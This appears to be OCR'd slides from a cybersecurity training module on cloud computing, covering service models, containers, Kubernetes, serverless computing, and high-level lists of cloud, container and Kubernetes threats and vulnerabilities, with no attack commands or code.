Module 19

Cloud Computing

Learning Objectives

01 Summarize Cloud Computing Concepts

02 Explain Cloud Computing Threats

03 Explain Cloud Hacking Methodology

04 Demonstrate AWS Hacking

05 Demonstrate Microsoft Azure Hacking

06 Demonstrate Google Cloud Hacking

07 Demonstrate Container Hacking

08 Explain Cloud Security

Objective 01

Summarize Cloud Computing Concepts


Introduction to Cloud Computing

Cloud computing is an on-demand delivery of **IT capabilities** where IT infrastructure and applications are provided to **subscribers** as a metered service over a network

Types of Cloud Computing Services


SYS ADMINS	**Infrastructure-as-a-Service (IaaS)** E.g., Amazon EC2, Microsoft OneDrive, or Rackspace	**DEVELOPERS**	**Security-as-a-Service (SECaaS)** E.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, or Foundstone Managed Security Services
DEVELOPERS	**Platform-as-a-Service (PaaS)** E.g., Google App Engine, Salesforce, or Microsoft Azure	**END CUSTOMERS**	**Container-as-a-Service (CaaS)** E.g., Amazon EC2, or Google Kubernetes Engine (GKE)
END CUSTOMERS	**Software-as-a-Service (SaaS)** E.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, or Freshbooks	**END CUSTOMERS**	**Function-as-a-Service (FaaS)** E.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, or Oracle Functions
SYS ADMINS	**Identity-as-a-Service (IDaaS)** E.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, or Okta	**END CUSTOMERS**	**Anything-as-a-Service (XaaS)** E.g., Salesforce, AWS, Google Compute Engine, Azure, O365 and G Suite, JumpCloud

Shared Responsibilities in Cloud




Cloud vs. Fog Computing vs. Edge Computing

- Fog computing is a **distributed** and **independent digital environment** in which applications and data storage are positioned between data sources (devices generating data) and a cloud service
- Edge computing is a **distributed decentralized computing model** in which data processing is performed close to edge devices



What is a Container?


- A container is a package of an **application/software** including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment




What is Docker?

- Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the **form of containers**, to ensure that the application works in a seamless environment
- Docker provides a Platform-as-a-Service (PaaS) through **OS-level virtualization** and delivers containerized software packages

Docker Engine




Docker Architecture




Microservices Vs. Docker

- Monolithic applications are broken down into cloud-hosted sub-applications called **microservices** that work together, each performing a unique task
- As each microservice is packaged into the **Docker container** along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms

Monolithic Application




Microservices Application



Container Orchestration

- Container orchestration is an automated process of managing the **lifecycles of software containers** and their dynamic environments
- It is used for **scheduling and distributing** the work of individual containers for microservices-based applications spread across multiple clusters




What is Kubernetes?

- Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for **managing containerized applications** and microservices
- Kubernetes provides a **resilient framework** for managing distributed containers, generating deployment patterns, and performing failover and redundancy for the applications

Kubernetes Features:


- Service discovery
- Load balancing
- Storage orchestration
- Automated rollouts and rollbacks
- Automatic bin packing
- Self-healing
- Secret and configuration management

Kubernetes Cluster Architecture



What is Serverless Computing?

- Serverless computing also known as serverless architecture or **Function-as-a-Service** (FaaS), is a cloud-based application architecture where application infrastructure and supporting services are provided by the cloud vendor as they are needed
- Serverless computing simplifies the **process of application deployment** and eliminates the need for managing the server and hardware by the developers



Objective 02

Explain Cloud Computing Threats

OWASP Top 10 Cloud Security Risks

Cloud Security Risks

- R1 - Accountability and Data Ownership
- R2 - User Identity Federation
- R3 - Regulatory Compliance
- R4 - Business Continuity and Resiliency
- R5 - User Privacy and Secondary Usage of Data
- R6 - Service and Data Integration
- R7 - Multi Tenancy and Physical Security
- R8 - Incidence Analysis and Forensic Support
- R9 - Infrastructure Security
- R10 - Non-Production Environment Exposure

Kubernetes Risks

- K01: Insecure Workload Configurations
- K02: Supply Chain Vulnerabilities
- K03: Overly Permissive RBAC Configurations
- K04: Lack of Centralized Policy Enforcement
- K05: Inadequate Logging and Monitoring
- K06: Broken Authentication Mechanisms
- K07: Missing Network Segmentation Controls
- K08: Secrets Management Failures
- K09: Misconfigured Cluster Components
- K10: Outdated and Vulnerable Kubernetes Components

Serverless Security Risks

- A1 – Injection
- A2 – Broken Authentication
- A3 – Sensitive Data Exposure
- A4 – XML External Entities (XXE)
- A5 – Broken Access Control
- A6 – Security Misconfiguration
- A7 – Cross-Site Scripting (XSS)
- A8 – Insecure Deserialization
- A9 – Using Components with Known Vulnerabilities
- A10 – Insufficient Logging and Monitoring

https://owasp.org

Cloud Computing Threats

Data Security

- Data breach/loss
- Loss of operational and security logs
- Malicious insiders
- Illegal access to cloud systems
- Loss of business reputation due to co-tenant activities
- Loss of encryption keys
- Theft of computer equipment
- Loss or modification of backup data
- Improper data handling and disposal

Cloud Service Misuse

- Abuse and Nefarious Use of Cloud services
- Undertaking malicious probes or scans

Interface and API Security

- Insecure interfaces and APIs

Operational Security

- Insufficient due diligence
- Shared technology issues
- Unknown risk profile
- Unsynchronized system clocks
- Inadequate infrastructure design and planning
- Conflicts between client hardening procedures and cloud environment
- Cloud provider acquisition
- Network management failure
- Loss of governance
- Compliance risks
- Economic Denial of Sustainability (EDOS)
- Limited Cloud Usage Visibility

Infrastructure and System Configuration

- Natural disasters
- Hardware failure
- Supply chain failure
- Isolation failure
- Cloud service termination or failure
- Weak Control Plane

Network Security

- Modifying network traffic
- Management interface compromise
- Authentication attacks
- VM-level attacks
- Hijacking Accounts

Governance and Legal Risks

- Lock-in
- Licensing risks
- Risks from changes of Jurisdiction
- Subpoena and e-discovery

Development and Resource Management

- Privilege escalation
- Insecure Software Development Practices
- Resource Exhaustion
- Lack of Security Architecture

Container Vulnerabilities

Vulnerabilities	Description
Impetuous Image Creation	Careless creation of images by not considering the security safeguards or control aspects
Unreliable Third-Party Resources	Untrusted third-party resources make the resources vulnerable to many malicious attacks
Unauthorized Access	Gaining access to the user accounts leads to privilege escalation attacks
Insecure Container Runtime Configurations	Improper handling of the configuration option and mounting sensitive directories on the host can cause faulty and insecure runtime configurations
Data Exposure in Docker Files	Docker images exposing sensitive information like passwords and SSH encryption keys can be exploited to compromise the security of the container
Embedded Malware	A container image may be embedded with malware after creation, or hardcoded functions may download malware after image deployment

Vulnerabilities	Description
Non-Updated Images	Outdated images may contain security loopholes and bugs that compromise the security of images
Hijacked Repository and Infected Resources	Security misconfiguration and bugs may allow attackers to gain unauthorized access to the repository so that they can poison the resources by altering or deleting files
Hijacked Image Registry	Mismanaged configurations and vulnerabilities can be exploited to compromise the registry and image hubs
Exposed Services due to Open Ports	Misconfiguration of an application may allow open ports that expose sensitive information upon port scanning
Exploited Applications	Vulnerable applications can be exploited using various techniques such as SQLi, XXS, and RFI
Mixing of Workload Sensitivity Levels	Orchestrators place workloads having different sensitivity levels on the same host. One of the containers hosting a public webserver with vulnerabilities may pose a threat to the container processing sensitive information


Kubernetes Vulnerabilities

Vulnerabilities	Description
No Certificate Revocation	• Kubernetes does not support certificate revocation • Attackers can exploit the certificate before it is replaced across the entire cluster
Unauthenticated HTTPS Connections	• Though Kubernetes uses PKI, connections between the components are not authenticated properly • Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information
Exposed Bearer Tokens in Logs	• Bearer tokens are logged in hyperkube kube-apiserver system logs • Attackers having access to the system logs can impersonate a legitimate user
Exposure of Sensitive Data via Environment Variables	• Environmental variables allow settings to be derived from the variables • Attackers can gain access to the stored values through environment logging
Secrets at Rest not Encrypted by Default	• Secrets defined by users are not encrypted by default • Attackers gaining access to etcd servers can retrieve unencrypted secrets

